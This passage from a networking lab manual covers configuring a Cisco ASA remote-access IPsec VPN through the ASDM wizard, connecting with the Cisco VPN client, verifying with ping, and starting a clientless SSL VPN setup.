
- On this page, click on **New** button to create a new ip pool.




- Create **Pool Object** by entering **Name** i.e. **IPPOOL**, Enter Starting IP address i.e. **192.168.200.100** and Ending IP address i.e. **192.168.200.200**.




- Select **POOL** and click **Next** button.




- On this page, click **Next** button.



- On this page, select **Interface** as **Lan**, configure **Exempt Network** as **192.168.10.0/24**, select **Enable Split tunnelling** option, disable **Enable PFS** option and click **Next** button.




- On this page, click **Finish** button to complete the VPN configuration.




### Configure Remote Access VPN Client Software

- Download and Install **Cisco VPN Client Software** on the Remote Computer.
- Start **Cisco VPN Client Software** and click on **New Button**.






- Configure Connection Name as **RemoteVPN**, Host as **206.182.201.122** (Firewall IP Address), Group Name as **Sales**, Group Password as **cisco** and click **Save**.



- Select the newly created entry and click **Connect**.




- User authentication prompt will be ask, provide **username** and **password** and click **OK**.



### Verification

- From Remote User computer try to access Head Office LAN Network i.e. **192.168.10.0/24** to verify communication via VPN.




A screenshot of a Windows Command Prompt window. The title bar says "C:\Windows\system32\cmd.exe - ping 192.168.10.10". The window displays the following command and its output:

```
C:\Windows\system32\cmd.exe - ping 192.168.10.10
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\ccnas>ping 192.168.10.10

Pinging 192.168.10.10 with 32 bytes of data:
Reply from 192.168.10.10: bytes=32 time=3ms TTL=128
Reply from 192.168.10.10: bytes=32 time=3ms TTL=128
Reply from 192.168.10.10: bytes=32 time=3ms TTL=128
```

## REMOTE ACCESS VPN (SSL)



### Pre-requisite

- Firewall Appliance / Virtual Firewall
- Multiple Computers, Switches, Routers for creating Head Office LAN
- Remote User on Internet
- Internet Connection.

### Objective of Lab


- Enabling communication for Remote Internet User to access Head Office LAN via Internet by configuring SSL VPN.

### Configure Remote Access IPSEC VPN for below requirement.


Configuring Remote Access IPsec VPN to establish secure communication between Remote Access User on Internet and Head Office LAN Network (i.e 192.168.10.0/24).

#### Configure Remote Access VPN on Head Office Firewall.


- Click on Wizards menu → Startup Wizard and select Clientless SSL VPN Wizard option.




- Click Next button to start configuration.




- On this page, enter **Connection Profile name** as **SSL**, select **SSL VPN Interface** as **WAN** and click **Next** button.




- On this page, select **Authenticate using the local user database** option, create local user by providing **username** and **password** and click **Add** button.



